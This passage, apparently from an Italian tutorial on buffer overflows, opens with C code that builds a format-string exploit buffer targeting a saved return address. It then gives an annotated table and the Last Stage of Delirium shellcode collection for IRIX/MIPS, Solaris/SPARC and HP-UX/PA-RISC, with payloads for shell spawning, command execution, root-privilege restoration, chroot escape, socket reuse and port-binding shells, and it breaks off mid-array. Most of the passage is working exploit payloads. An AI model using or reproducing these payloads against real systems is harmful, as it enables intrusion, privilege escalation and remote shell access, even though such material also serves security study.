    int pas1,pas2,pas3,pas4;
    int i;
    char temp[512];
    char buf[512];
    char atemp[128];
    char bufx[512];

    startaddr = startaddr - 0x4;
    addr = startaddr;

    bzero(temp,sizeof(temp));
    bzero(buf,sizeof(buf));
    bzero(bufx,sizeof(bufx));
    bzero(atemp,sizeof(atemp));

    if (addr == stopaddr)
    {
        printf("\nreached stopaddr, change shellcode address/fsc\n");
        exit(1);
    }

    if(what)
    {
        off-=mmm;
        mmm++;
    }
```

```
    if (mmm == 185)
    {
        printf("?!.. we cant find the first character of our
shellcode!#@\n");
        exit(0);
    }


snprintf(temp,sizeof(temp),"%p",types[sel].shaddr+types[sel].offset+off);
    sscanf(temp,"0x%2x%2x%2x%2x",&a,&b,&c,&d);
    pas1 = d - (16 * 2);
    pas1 = cn(pas1);
    pas2 = c - d;
    pas2 = cn(pas2);
    pas3 = b - c;
    pas3 = cn(pas3);
    pas4 = a - b;
    pas4 = cn(pas4);

    if(what)
        addr = glob;
    else
        glob = addr;

    printf("eip: %p - shellcode addr: %p -
",addr,types[sel].shaddr+types[sel].offset+off);
    fflush(stdout);

    for (i=0 ; i < 4 ; i++)
    {
        snprintf(atemp,sizeof(atemp),"%s",&addr);
        strncat(buf, atemp, 4);
        addr++;
    }


snprintf(bufx,sizeof(bufx),"%%.%du%%%d$n%%.%du%%%d$n%%.%du%%%d$n%%.%du%%%d$n
",pas1,(types[sel].fsc),pas2,(types[sel].fsc)+1,pas3,(types[sel].fsc)+2,pas4
,types[sel].fsc+3);
    strcat(buf,bufx);
    bzero(pbuf,sizeof(pbuf));
    strncpy(pbuf,buf,sizeof(pbuf));
}

cn(unsigned long addr)
{
    char he[128];

    snprintf(he,sizeof(he),"%d",addr);
    if (atoi(he) < 8)
        addr = addr + 256;

    return addr;
}
```

Codici assembler per usi legati ai buffers

Fino ad ora abbiamo parlato delle tecniche che avrebbero dovuto permettere di inserire dentro a dei buffers i codici da fare eseguire tramite la soprascrittura degli indirizzi di ritorno.
In altre parole all'interno dei vari buffer overflow è necessario inserire dei codici assembler per cui il problema spesso è quello di non essere in grado di scrivere le varie parti di codice che chiaramente devono essere specifiche per il processore attaccato.
Mediante la varie routine di analisi è necessario cercare di capire anche l'architettura interessata in quanto chiaramente un codice scritto in asembler per un sistema LINUX su architettura X86 non funzionerà su un processore MIPS.
Qui a seguito vi riporto i codici assembler per vari scopi e varie architetture.
In generale gli scopi sono questi :

Shell Execution:

```
execl("/bin/sh", "/bin/sh", 0);
```

Shell Single Command Execution:

```
execl("/bin/sh", "/bin/sh", "-c",  cmd,  0);
```

Privilege Restoration:

```
setuid(0);
seteuid(0);
setreuid(getuid(), 0);
setreuid(0,0);
setresuid(0,0,0);
```

Chroot Limited Enviroment Escape:

```
mkdir("a...", mode);
chroot("a..");
for(I=257;I--;I>0) chdir("..");
chroot(".");
```

Find Socket Code (findsckcode):

```
j=sizeof(sockaddr_in);
for(i=256;i>=0;i--){
      if(getpeername(sck,&adr,&j)==-1)
continue;
      if(*((unsigned
      short)&(adr[2]))==htons(port))
      break;
}
for(j=2;j>=0;j--) dup2(j,i);
```

Network server code (bindsckcode):

```
sck=socket(AF_INET,SOCK_STREAM,0);
bind(sck,addr,sizeof(addr));
listen(sck,5);
clt=accept(sck,NULL,0);
for(i=2;i>=0;i--) dup2(i,clt);
```

Stack pointer retrieval (jump):

```
int sp=(*(int(*)())jump)();
```

Ad ogni modo la cdifica asembler la potete trovare nelle pagine che seguono e sono riassunti nella seguente tabella.

```
processor  system      version                                 p S C P R F B
---------- ----------- --------------------------------------- -------------
mips       irix        5.3 6.2 6.3 6.4 6.5 6.5.10              - x x x x x x
sparc      solaris     2.6 2.7 2.8                             - x x x x x x
parisc     hp-ux       10.20                                   - x x x x x x
powerpc    aix         4.1 4.2 4.3                             x x x x x x x
alpha      ultrix      5.0                                     - x x x - - -
x86        solaris     2.6 2.7 2.8                             x x x x x x x
x86        beos        5.0                                     - x x - - - -
x86        linux       6.2 (redhat)                            - x x x x x x
x86        openbsd     2.8                                     - x x x x x x
x86        freebsd     3.4                                     - x x x x x x
x86        netbsd      1.5                                     - x x x x x x
x86        openserver  5.0.4                                   x x x x x - -
x86        unixware    7.0                                     x x x x x x -
```

```
Dove le lettere specificano :

p - prefix
S - interactive shell
C - single command
P - restore privileges
R - escape chroot jail
F - find socket
B - bind socket
```

IRIX/MIPS codes, file: mips-irix

```
/*## copyright LAST STAGE OF DELIRIUM feb 2001 poland        *://lsd-pl.net/ #*/
/*## asmcodes for irix 5.3 6.2 6.3 6.4 6.5 6.5.10 mips                       #*/

/*
syscall     %v0  %a0,%a1,%a2,%a3
----------- ---- ------------------------------------------------------------------
execv       x3f3 ->path="/bin/sh",->[->a0=path,0]
execv       x3f3 ->path="/bin/sh",->[->a0=path,->a1="-c",->a2=cmd,0]
getuid      x400
setreuid    x464 ruid,euid=0
mkdir       x438 ->path="a..",mode= (each value is valid)
chroot      x425 ->path={"a..","."}
chdir       x3f4 ->path=".."
getpeername x445 sfd,->sadr=[],->[len=605028752]
socket      x453 AF_INET=2,SOCK_STREAM=2,prot=0
bind        x442 sfd,->sadr=[0x30,2,hi,lo,0,0,0,0],len=0x10
listen      x448 sfd,backlog=5
accept      x441 sfd,0,0
close       x3ee fd={0,1,2}
dup         x411 sfd
*/

#if defined(MIPS) && defined(IRIX)

char shellcode[]=          /* 9*4+7 bytes                     */
    "\x04\x10\xff\xff"     /* bltzal  $zero,<shellcode>       */
    "\x24\x02\x03\xf3"     /* li      $v0,1011                */
    "\x23\xff\x01\x14"     /* addi    $ra,$ra,276             */
    "\x23\xe4\xff\x08"     /* addi    $a0,$ra,-248            */
    "\x23\xe5\xff\x10"     /* addi    $a1,$ra,-220            */
    "\xaf\xe4\xff\x10"     /* sw      $a0,-220($ra)           */
    "\xaf\xe0\xff\x14"     /* sw      $zero,-236($ra)         */
    "\xa3\xe0\xff\x0f"     /* sb      $zero,-241($ra)         */
    "\x03\xff\xff\xcc"     /* syscall                         */
    "/bin/sh"
;

char cmdshellcode[]=       /* 14*4+12+cmdlen bytes            */
    "\x04\x10\xff\xff"     /* bltzal  $zero,<cmdshellcode>    */
    "\x24\x02\x03\xf3"     /* li      $v0,1011                */
    "\x23\xff\x08\xf0"     /* addi    $ra,$ra,2288            */
    "\x23\xe4\xf7\x40"     /* addi    $a0,$ra,-2240           */
    "\x23\xe5\xfb\x24"     /* addi    $a1,$ra,-1244           */
    "\xaf\xe4\xfb\x24"     /* sw      $a0,-1244($ra)          */
    "\x23\xe6\xf7\x48"     /* addi    $a2,$ra,-2232           */
    "\xaf\xe6\xfb\x28"     /* sw      $a2,-1240($ra)          */
    "\x23\xe6\xf7\x4c"     /* addi    $a2,$ra,-2228           */
    "\xaf\xe6\xfb\x2c"     /* sw      $a2,-1236($ra)          */
    "\xaf\xe0\xfb\x30"     /* sw      $zero,-1232($ra)        */
    "\xa3\xe0\xf7\x47"     /* sb      $zero,-2233($ra)        */
    "\xa3\xe0\xf7\x4a"     /* sb      $zero,-2230($ra)        */
    "\x03\xff\xff\xcc"     /* syscall                         */
    "/bin/sh -c  "
    /* command */
;

char setreuidcode[]=       /* 7*4 bytes                       */
    "\x24\x02\x04\x01"     /* li      $v0,1024+1              */
    "\x20\x42\xff\xff"     /* addi    $v0,$v0,-1              */
    "\x03\xff\xff\xcc"     /* syscall                         */
    "\x30\x44\xff\xff"     /* andi    $a0,$v0,0xffff          */
```

```
    "\x30\x05\xff\xff"     /* andi    $a1,$zero,0xffff        */
    "\x24\x02\x04\x64"     /* li      $v0,1124                */
    "\x03\xff\xff\xcc"     /* syscall                         */
;

char chrootcode[]=         /* 18*4 bytes                      */
    "\x30\x61.."
    "\x04\x10\xff\xff"     /* bltzal  $zero,<chrootcode+4>    */
    "\xaf\xe0\xff\xf8"     /* sw      $zero,-8($ra)           */
    "\x23\xe4\xff\xf5"     /* addi    $a0,$ra,-11             */
    "\x24\x02\x04\x38"     /* li      $v0,1080                */
    "\x03\xff\xff\xcc"     /* syscall                         */
    "\x23\xe4\xff\xf5"     /* addi    $a0,$ra,-11             */
    "\x24\x02\x04\x25"     /* li      $v0,1061                */
    "\x03\xff\xff\xcc"     /* syscall                         */
    "\x24\x11\x01\x01"     /* li      $s1,257                 */
    "\x23\xe4\xff\xf6"     /* addi    $a0,$ra,-10             */
    "\x24\x02\x03\xf4"     /* li      $v0,1012                */
    "\x03\xff\xff\xcc"     /* syscall                         */
    "\x22\x31\xff\xff"     /* addi    $s1,$s1,-1              */
    "\x06\x21\xff\xfb"     /* bgez    $s1,<chrootcode+40>     */
    "\x23\xe4\xff\xf7"     /* addi    $a0,$ra,-9              */
    "\x24\x02\x04\x25"     /* li      $v0,1061                */
    "\x03\xff\xff\xcc"     /* syscall                         */
;

char findsckcode[]=        /* 29*4 bytes                      */
    "\x04\x10\xff\xff"     /* bltzal  $zero,<findsckcode>     */
    "\x24\x10\x01\x90"     /* li      $s0,400                 */
    "\x22\x11\x01\x9c"     /* addi    $s1,$s0,412             */
    "\x22\x0d\xfe\x94"     /* addi    $t5,$s0,-(400-36)       */
    "\x03\xed\x68\x20"     /* add     $t5,$ra,$t5             */
    "\x01\xa0\xf0\x09"     /* jalr    $s8,$t5                 */
    "\x97\xeb\xff\xc2"     /* lhu     $t3,-62($ra)            */
    "\x24\x0c\x12\x34"     /* li      $t4,0x1234              */
    "\x01\x6c\x58\x23"     /* subu    $t3,$t3,$t4             */
    "\x22\x0d\xfe\xbc"     /* addi    $t5,$s0,-(400-76)       */
    "\x11\x60\xff\xf9"     /* beqz    $t3,<findsckcode+16>    */
    "\x22\x24\xfe\xd4"     /* addi    $a0,$s1,-300            */
    "\x23\xe5\xff\xc0"     /* addi    $a1,$ra,-64             */
    "\x23\xe6\xff\xfc"     /* addi    $a2,$ra,-4              */
    "\x24\x02\x04\x45"     /* li      $v0,1093                */
    "\x03\xff\xff\xcc"     /* syscall                         */
    "\x22\x31\xff\xff"     /* addi    $s1,$s1,-1              */
    "\x10\xe0\xff\xf4"     /* beqz    $a3,<findsckcode+24>    */
    "\x22\x2b\xfe\xd4"     /* addi    $t3,$s1,-300            */
    "\x1d\x60\xff\xf7"     /* bgzt    $t3,<findsckcode+44>    */
    "\x22\x04\xfe\x72"     /* addi    $a0,$s0,-398            */
    "\x24\x02\x03\xee"     /* li      $v0,1006                */
    "\x03\xff\xff\xcc"     /* syscall                         */
    "\x22\x24\xfe\xd5"     /* addi    $a0,$s1,-299            */
    "\x24\x02\x04\x11"     /* li      $v0,1041                */
    "\x03\xff\xff\xcc"     /* syscall                         */
    "\x22\x10\xff\xff"     /* addi    $s0,$s0,-1              */
    "\x22\x0b\xfe\x72"     /* addi    $t3,$s0,-398            */
    "\x05\x61\xff\xf7"     /* bgez    $t3,<findsckcode+80>    */
;

char bindsckcode[]=        /* 31*4 bytes                      */
    "\x30\x02\x12\x34"
    "\x04\x10\xff\xff"     /* bltzal  $zero,<bindsckcode+4>   */
    "\x24\x11\x01\xff"     /* li      $s1,511                 */
    "\xaf\xe0\xff\xf8"     /* sw      $zero,-8($ra)           */
    "\x22\x24\xfe\x03"     /* addi    $a0,$s1,-509            */
    "\x22\x25\xfe\x03"     /* addi    $a1,$s1,-509            */
    "\x22\x26\xfe\x01"     /* addi    $a2,$s1,-511            */
    "\x24\x02\x04\x53"     /* li      $v0,1107                */
    "\x03\xff\xff\xcc"     /* syscall                         */
    "\x30\x44\xff\xff"     /* andi    $a0,$v0,0xffff          */
    "\x23\xe5\xff\xf4"     /* addi    $a1,$ra,-12             */
    "\x22\x26\xfe\x11"     /* addi    $a2,$s1,-(511-16)       */
    "\x24\x02\x04\x42"     /* li      $v0,1090                */
    "\x03\xff\xff\xcc"     /* syscall                         */
    "\x22\x25\xfe\x06"     /* addi    $a1,$s1,-506            */
    "\x24\x02\x04\x48"     /* li      $v0,1096                */
    "\x03\xff\xff\xcc"     /* syscall                         */
    "\x22\x25\xfe\x01"     /* addi    $a1,$s1,-511            */
```

```
    "\x22\x26\xfe\x01"     /* addi    $a2,$s1,-511           */
    "\x24\x02\x04\x41"     /* li      $v0,1089               */
    "\x03\xff\xff\xcc"     /* syscall                        */
    "\x02\x22\x98\x20"     /* add     $s3,$s1,$v0            */
    "\x22\x32\xfe\x03"     /* addi    $s2,$s1,-509           */
    "\x02\x40\x20\x25"     /* move    $a0,$s2                */
    "\x24\x02\x03\xee"     /* li      $v0,1006               */
    "\x03\xff\xff\xcc"     /* syscall                        */
    "\x22\x64\xfe\x01"     /* addi    $a0,$s3,-511           */
    "\x24\x02\x04\x11"     /* li      $v0,1041               */
    "\x03\xff\xff\xcc"     /* syscall                        */
    "\x22\x52\xff\xff"     /* addi    $s2,$s2,-1             */
    "\x06\x41\xff\xf8"     /* bgez    $s2,<bindsckcode+92>   */
;

char jump[]=
    "\x03\xa0\x10\x25"     /* move    $v0,$sp                */
    "\x03\xe0\x00\x08"     /* jr      $ra                    */
;

#define FINDSCKPORTOFS     30
#define BINDSCKPORTOFS     2

#endif
```

Solaris/SPARC codes, file: sparc-solaris

```
/*## copyright LAST STAGE OF DELIRIUM feb 2001 poland        *://lsd-pl.net/ #*/
/*## asmcodes for solaris 2.6 2.7 2.8 sparc                                 #*/

/*
syscall     %g1  %o0,%o1,%o2,%o3,%o4
----------- ---- ------------------------------------------------------------
exec        x00b ->path="/bin/ksh",->[->a0=path,0]
exec        x00b ->path="/bin/ksh",->[->a0=path,->a1="-c",->a2=cmd,0]
setuid      x017 uid=0
mkdir       x050 ->path="b..",mode= (each value is valid)
chroot      x03d ->path={"b..","."}
chdir       x00c ->path=".."
ioctl       x036 sfd,TI_GETPEERNAME=0x5491,->[mlen=0x54,len=0x54,->sadr=[]]
so_socket   x0e6 AF_INET=2,SOCK_STREAM=2,prot=0,devpath=0,SOV_DEFAULT=1
bind        x0e8 sfd,->sadr=[0x33,2,hi,lo,0,0,0,0],len=0x10,SOV_SOCKSTREAM=2
listen      x0e9 sfd,backlog=5,vers= (not required in this syscall)
accept      x0ea sfd,0,0,vers= (not required in this syscall)
fcntl       x03e sfd,F_DUP2FD=0x09,fd={0,1,2}
*/

#if defined(SPARC) && defined(SOLARIS)

#ifdef ABOVE_SPARCV8PLUS
char shellcode[]=          /* 8*4+8 bytes                    */
    "\x9f\x41\x40\x01"     /* rd      %pc,%o7  ! >= sparcv8+ */
    "\x90\x03\xe0\x20"     /* add     %o7,32,%o0             */
    "\x92\x02\x20\x10"     /* add     %o0,16,%o1             */
    "\xc0\x22\x20\x08"     /* st      %g0,[%o0+8]            */
    "\xd0\x22\x20\x10"     /* st      %o0,[%o0+16]           */
    "\xc0\x22\x20\x14"     /* st      %g0,[%o0+20]           */
    "\x82\x10\x20\x0b"     /* mov     0x0b,%g1               */
    "\x91\xd0\x20\x08"     /* ta      8                      */
    "/bin/ksh"
;
#endif

char shellcode[]=          /* 10*4+8 bytes                   */
    "\x20\xbf\xff\xff"     /* bn,a    <shellcode-4>          */
    "\x20\xbf\xff\xff"     /* bn,a    <shellcode>            */
    "\x7f\xff\xff\xff"     /* call    <shellcode+4>          */
    "\x90\x03\xe0\x20"     /* add     %o7,32,%o0             */
    "\x92\x02\x20\x10"     /* add     %o0,16,%o1             */
    "\xc0\x22\x20\x08"     /* st      %g0,[%o0+8]            */
    "\xd0\x22\x20\x10"     /* st      %o0,[%o0+16]           */
    "\xc0\x22\x20\x14"     /* st      %g0,[%o0+20]           */
    "\x82\x10\x20\x0b"     /* mov     0x0b,%g1               */
    "\x91\xd0\x20\x08"     /* ta      8                      */
```

```
    "/bin/ksh"
;

char cmdshellcode[]=       /* 15*4+16+cmdlen bytes           */
    "\x20\xbf\xff\xff"     /* bn,a    <cmdshellcode-4>       */
    "\x20\xbf\xff\xff"     /* bn,a    <cmdshellcode>         */
    "\x7f\xff\xff\xff"     /* call    <cmdshellcode+4>       */
    "\x90\x03\xe0\x34"     /* add     %o7,52,%o0             */
    "\x92\x23\xe0\x20"     /* sub     %o7,32,%o1             */
    "\xa2\x02\x20\x0c"     /* add     %o0,12,%l1             */
    "\xa4\x02\x20\x10"     /* add     %o0,16,%l2             */
    "\xc0\x2a\x20\x08"     /* stb     %g0,[%o0+8]            */
    "\xc0\x2a\x20\x0e"     /* stb     %g0,[%o0+14]           */
    "\xd0\x23\xff\xe0"     /* st      %o0,[%o7-32]           */
    "\xe2\x23\xff\xe4"     /* st      %l1,[%o7-28]           */
    "\xe4\x23\xff\xe8"     /* st      %l2,[%o7-24]           */
    "\xc0\x23\xff\xec"     /* st      %g0,[%o7-20]           */
    "\x82\x10\x20\x0b"     /* mov     0x0b,%g1               */
    "\x91\xd0\x20\x08"     /* ta      8                      */
    "/bin/ksh    -c  "
    /* command */
;

char setuidcode[]=         /* 3*4 bytes                      */
    "\x90\x08\x20\x01"     /* and     %g0,1,%o0              */
    "\x82\x10\x20\x17"     /* mov     0x17,%g1               */
    "\x91\xd0\x20\x08"     /* ta      8                      */
;

char chrootcode[]=         /* 20*4 bytes                     */
    "\x20\xbf\xff\xff"     /* bn,a    <chrootcode-4>         */
    "\x20\xbf\xff\xff"     /* bn,a    <chrootcode>           */
    "\x7f\xff\xff\xff"     /* call    <chrootcode+4>         */
    "\x80\x61.."
    "\xc0\x2b\xe0\x08"     /* stb     %g0,[%o7+8]            */
    "\x90\x03\xe0\x05"     /* add     %o7,5,%o0              */
    "\x82\x10\x20\x50"     /* mov     0x50,%g1               */
    "\x91\xd0\x20\x08"     /* ta      8                      */
    "\x90\x03\xe0\x05"     /* add     %o7,5,%o0              */
    "\x82\x10\x20\x3d"     /* mov     0x3d,%g1               */
    "\x91\xd0\x20\x08"     /* ta      8                      */
    "\xaa\x20\x3f\xe0"     /* sub     %g0,-32,%l5            */
    "\x90\x03\xe0\x06"     /* add     %o7,6,%o0              */
    "\x82\x10\x20\x0c"     /* mov     0x0c,%g1               */
    "\xaa\x85\x7f\xff"     /* addcc   %l5,-1,%l5             */
    "\x12\xbf\xff\xfd"     /* ble     <chrootcode+48>        */
    "\x91\xd0\x20\x08"     /* ta      8                      */
    "\x90\x03\xe0\x07"     /* add     %o7,7,%o0              */
    "\x82\x10\x20\x3d"     /* mov     0x3d,%g1               */
    "\x91\xd0\x20\x08"     /* ta      8                      */
;

char findsckcode[]=        /* 35*4 bytes                     */
    "\x20\xbf\xff\xff"     /* bn,a    <findsckcode-4>        */
    "\x20\xbf\xff\xff"     /* bn,a    <findsckcode>          */
    "\x7f\xff\xff\xff"     /* call    <findsckcode+4>        */
    "\x33\x02\x12\x34"
    "\xa0\x10\x20\xff"     /* mov     0xff,%l0               */
    "\xa2\x10\x20\x54"     /* mov     0x54,%l1               */
    "\xa4\x03\xff\xd0"     /* add     %o7,-48,%l2            */
    "\xaa\x03\xe0\x28"     /* add     %o7,40,%l5             */
    "\x81\xc5\x60\x08"     /* jmp     %l5+8                  */
    "\xc0\x2b\xe0\x04"     /* stb     %g0,[%o7+4]            */
    "\xe6\x03\xff\xd0"     /* ld      [%o7-48],%l3           */
    "\xe8\x03\xe0\x04"     /* ld      [%o7+4],%l4            */
    "\xa8\xa4\xc0\x14"     /* subcc   %l3,%l4,%l4            */
    "\x02\xbf\xff\xfb"     /* bz      <findsckcode+32>       */
    "\xaa\x03\xe0\x5c"     /* add     %o7,92,%l5             */
    "\xe2\x23\xff\xc4"     /* st      %l1,[%o7-60]           */
    "\xe2\x23\xff\xc8"     /* st      %l1,[%o7-56]           */
    "\xe4\x23\xff\xcc"     /* st      %l2,[%o7-52]           */
    "\x90\x04\x20\x01"     /* add     %l0,1,%o0              */
    "\xa7\x2c\x60\x08"     /* sll     %l1,8,%l3              */
    "\x92\x14\xe0\x91"     /* or      %l3,0x91,%o1           */
    "\x94\x03\xff\xc4"     /* add     %o7,-60,%o2            */
    "\x82\x10\x20\x36"     /* mov     0x36,%g1               */
    "\x91\xd0\x20\x08"     /* ta      8                      */
```

```
    "\x1a\xbf\xff\xf1"     /* bcc     <findsckcode+36>       */
    "\xa0\xa4\x20\x01"     /* deccc   %l0                    */
    "\x12\xbf\xff\xf5"     /* bne     <findsckcode+60>       */
    "\xa6\x10\x20\x03"     /* mov     0x03,%l3               */
    "\x90\x04\x20\x02"     /* add     %l0,2,%o0              */
    "\x92\x10\x20\x09"     /* mov     0x09,%o1               */
    "\x94\x04\xff\xff"     /* add     %l3,-1,%o2             */
    "\x82\x10\x20\x3e"     /* mov     0x3e,%g1               */
    "\xa6\x84\xff\xff"     /* addcc   %l3,-1,%l3             */
    "\x12\xbf\xff\xfb"     /* bne     <findsckcode+112>      */
    "\x91\xd0\x20\x08"     /* ta      8                      */
;

char bindsckcode[]=        /* 34*4 bytes                     */
    "\x20\xbf\xff\xff"     /* bn,a    <bindsckcode-4>        */
    "\x20\xbf\xff\xff"     /* bn,a    <bindsckcode>          */
    "\x7f\xff\xff\xff"     /* call    <bindsckcode+4>        */
    "\x33\x02\x12\x34"
    "\x90\x10\x20\x02"     /* mov     0x02,%o0               */
    "\x92\x10\x20\x02"     /* mov     0x02,%o1               */
    "\x94\x08\x20\x01"     /* and     %g0,1,%o2              */
    "\x96\x08\x20\x01"     /* and     %g0,1,%o3              */
    "\x98\x10\x20\x01"     /* mov     0x01,%o4               */
    "\x82\x10\x20\xe6"     /* mov     0xe6,%g1               */
    "\x91\xd0\x20\x08"     /* ta      8                      */
    "\xa2\x22\x3f\xff"     /* sub     %o0,-1,%l1             */
    "\xc0\x23\xe0\x08"     /* st      %g0,[%o7+8]            */
    "\x92\x03\xe0\x04"     /* add     %o7,4,%o1              */
    "\x94\x10\x20\x10"     /* mov     0x10,%o2               */
    "\x96\x10\x20\x02"     /* mov     0x02,%o3               */
    "\x82\x10\x20\xe8"     /* mov     0xe8,%g1               */
    "\x91\xd0\x20\x08"     /* ta      8                      */
    "\x90\x04\x7f\xff"     /* add     %l1,-1,%o0             */
    "\x92\x10\x20\x05"     /* mov     0x05,%o1               */
    "\x82\x10\x20\xe9"     /* mov     0xe9,%g1               */
    "\x91\xd0\x20\x08"     /* ta      8                      */
    "\x90\x04\x7f\xff"     /* add     %l1,-1,%o0             */
    "\x92\x08\x20\x01"     /* and     %g0,1,%o1              */
    "\x94\x08\x20\x01"     /* and     %g0,1,%o2              */
    "\x82\x10\x20\xea"     /* mov     0xea,%g1               */
    "\x91\xd0\x20\x08"     /* ta      8                      */
    "\xa6\x10\x20\x03"     /* mov     0x03,%l3               */
    "\x92\x10\x20\x09"     /* mov     0x09,%o1               */
    "\x94\x04\xff\xff"     /* add     %l3,-1,%o2             */
    "\x82\x10\x20\x3e"     /* mov     0x3e,%g1               */
    "\xa6\x84\xff\xff"     /* addcc   %l3,-1,%l3             */
    "\x12\xbf\xff\xfc"     /* bne     <bindsckcode+112>      */
    "\x91\xd0\x20\x08"     /* ta      8                      */
;

char jump[]=
    "\x81\xc3\xe0\x08"     /* jmp     %o7+8                  */
    "\x90\x10\x00\x0e"     /* mov     %sp,%o0                */
;

#define FINDSCKPORTOFS     14
#define BINDSCKPORTOFS     14

#endif
```

HP-UX/PA-RISC codes, file: parisc-hpux

```
/*## copyright LAST STAGE OF DELIRIUM feb 2001 poland        *://lsd-pl.net/ #*/
/*## asmcodes for hp-ux 10.20 parisc                                         #*/

/*
syscall     %r22 %r26,%r25,%r24,%r23
----------- ---- -----------------------------------------------------------------
execv       x00b ->path="/bin/sh",0
execv       x00b ->path="/bin/sh",->[->a0=path,->a1="-c",->a2=cmd,0]
setresuid   x07e 0,0,0
mkdir       x088 ->path="a..",mode= (each value is valid)
chroot      x03d ->path={"a..","."}
chdir       x00c ->path=".."
getpeername x116 sfd,->sadr=[],->[0x10]
socket      x122 AF_INET=2,SOCK_STREAM=1,prot=0
```

```
bind        x114 sfd,->sadr=[0x61,2,hi,lo,0,0,0,0],len=0x10
listen      x119 sfd,backlog=5
accept      x113 sfd,0,0
dup2        x05a sfd,fd={0,1,2}
*/

#if defined(PARISC) && defined(HPUX)

char shellcode[]=          /* 7*4+8 bytes                     */
    "\xeb\x5f\x1f\xfd"     /* bl      <shellcode+4>,%r26     */
    "\x0b\x39\x02\x99"     /* xor     %r25,%r25,%r25         */
    "\xb7\x5a\x40\x22"     /* addi,<  0x11,%r26,%r26         */
    "\x0f\x40\x12\x0e"     /* stbs    %r0,7(%r26)            */
    "\x20\x20\x08\x01"     /* ldil    L%0xc0000004,%r1       */
    "\xe4\x20\xe0\x08"     /* ble     R%0xc0000004(%sr7,%r1) */
    "\xb4\x16\x70\x16"     /* addi,>  0xb,%r0,%r22           */
    "/bin/sh"
;

char cmdshellcode[]=       /* 14*4+12+cmdlen bytes           */
    "\xeb\x5f\x1f\xfd"     /* bl      <cmdshellcode+4>,%r26  */
    "\x20\x20\x08\x01"     /* ldil    L%0xc0000004,%r1       */
    "\xb7\x5a\x40\x5a"     /* addi,<  0x2d,%r26,%r26         */
    "\xb7\x56\x40\x10"     /* addi,<  0x8,%r26,%r22          */
    "\xb7\x55\x40\x18"     /* addi,<  0xc,%r26,%r21          */
    "\x0f\x40\x12\x0e"     /* stbs    %r0,0x7(%r26)          */
    "\x0f\x40\x12\x14"     /* stbs    %r0,0xa(%r26)          */
    "\x6b\x5a\x3f\x99"     /* stw     %r26,-0x34(%r26)       */
    "\x6b\x56\x3f\xa1"     /* stw     %r22,-0x30(%r26)       */
    "\x6b\x55\x3f\xa9"     /* stw     %r21,-0x2c(%r26)       */
    "\x6b\x40\x3f\xb1"     /* stw     %r0, -0x28(%r26)       */
    "\xb7\x59\x47\x99"     /* addi,<  -0x34,%r26,%r25        */
    "\xe4\x20\xe0\x08"     /* ble     R%0xc0000004(%sr7,%r1) */
    "\xb4\x16\x70\x16"     /* addi,>  0x0b,%r0,%r22          */
    "/bin/sh -c  "
    /* command */
;

char setresuidcode[]=      /* 6*4 bytes                      */
     "\x0b\x5a\x02\x9a"    /* xor     %r26,%r26,%r26         */
     "\x0b\x39\x02\x99"    /* xor     %r25,%r25,%r25         */
     "\x0b\x18\x02\x98"    /* xor     %r24,%r24,%r24         */
     "\x20\x20\x08\x01"    /* ldil    L%0xc0000004,%r1       */
     "\xe4\x20\xe0\x08"    /* ble     R%0xc0000004(%sr7,%r1) */
     "\xb4\x16\x70\xfc"    /* addi,>  0x7e,%r0,%r22          */
;

char chrootcode[]=         /* 24*4 bytes                     */
    "\xb4\x17\x40\x04"     /* addi,<  0x2,%r0,%r23           */
    "\xeb\x57\x40\x02"     /* blr,n   %r23,%r26              */
    "\x20\x20\x08\x01"     /* ldil    L%0xc0000004,%r1       */
    "\xe4\x20\xe0\x08"     /* ble     R%0xc0000004(%sr7,%r1) */
    "\x0a\xf7\x02\x97"     /* xor     %r23,%r23,%r23         */
    "\xe8\x40\xc0\x02"     /* bv,n    0(%rp)             */
    "\x61\x2e\x2e\x2e"     /* a...                           */
    "\xb7\x5a\x40\x12"     /* addi,<  0x9,%r26,%r26          */
    "\x08\x1a\x06\x0c"     /* add     %r26,%r0,%r12          */
    "\x0d\x80\x12\x06"     /* stbs    %r0,0x3(%r12)          */
    "\xe8\x5f\x1f\xad"     /* bl      <chrootcode+4>,%rp     */
    "\xb4\x16\x71\x10"     /* addi,>  0x88,%r0,%r22          */
    "\x08\x0c\x06\x1a"     /* add     %r12,%r0,%r26          */
    "\xe8\x5f\x1f\x95"     /* bl      <chrootcode+4>,%rp     */
    "\xb4\x16\x70\x7a"     /* addi,>  0x3d,%r0,%r22          */
    "\xb4\x0d\x01\xfe"     /* addi    0xff,%r0,%r13          */
    "\xb5\x9a\x40\x02"     /* addi,<  0x1,%r12,%r26          */
    "\xe8\x5f\x1f\x75"     /* bl      <chrootcode+4>,%rp     */
    "\xb4\x16\x70\x18"     /* addi,>  0xc,%r0,%r22           */
    "\x88\x0d\x3f\xdd"     /* combf,= %r13,%r0,<chrootcode+64> */
    "\xb5\xad\x07\xff"     /* addi    -0x1,%r13,%r13         */
    "\xb5\x9a\x40\x04"     /* addi,<  0x2,%r12,%r26          */
    "\xe8\x5f\x1f\x4d"     /* bl      <chrootcode+4>,%rp     */
    "\xb4\x16\x70\x7a"     /* addi,>  0x3d,%r0,%r22          */
;

char findsckcode[]=        /* 30*4 bytes                     */
    "\xe9\x9f\x1f\xfd"     /* bl      <findsckcode+4>,%r12   */
    "\x0b\x18\x02\x98"     /* xor     %r24,%r24,%r24         */
```

```
    "\xb4\x0e\x01\xde"     /* addi    0xef,%r0,%r14           */
    "\xb5\x98\x07\xd3"     /* addi    -0x17,%r12,%r24         */
    "\xb5\x99\x07\xdb"     /* addi    -0x13,%r12,%r25         */
    "\x08\x0e\x06\x1a"     /* add     %r14,%r0,%r26           */
    "\x20\x20\x08\x01"     /* ldil    L%0xc0000004,%r1        */
    "\xe4\x20\xe0\x08"     /* ble     R%0xc0000004(%sr7,%r1) */
    "\xb4\x16\x02\x2c"     /* addi    0x116,%r0,%r22          */
    "\x80\x1c\x20\x20"     /* comb,=  %ret0,%r0,<findsckcode+60> */
    "\x0b\x18\x02\x98"     /* xor     %r24,%r24,%r24          */
    "\xb5\xce\x07\xff"     /* addi    -0x1,%r14,%r14          */
    "\x88\x0e\x3f\xad"     /* combf,= %r14,%r0,<findsckcode+12>  */
    "\x0b\x18\x02\x98"     /* xor     %r24,%r24,%r24          */
    "\x61\x61\x12\x34"
    "\xb5\x99\x06\x3f"     /* addi    -0xe1,%r12,%r25         */
    "\x47\x2f\x02\x20"     /* ldh     0x110(%r25),%r15        */
    "\x45\x90\x3f\xdf"     /* ldh     -0x11(%r12),%r16        */
    "\x82\x0f\x20\x10"     /* comb,=  %r15,%r16,<findsckcode+88> */
    "\x0b\x18\x02\x98"     /* xor     %r24,%r24,%r24          */
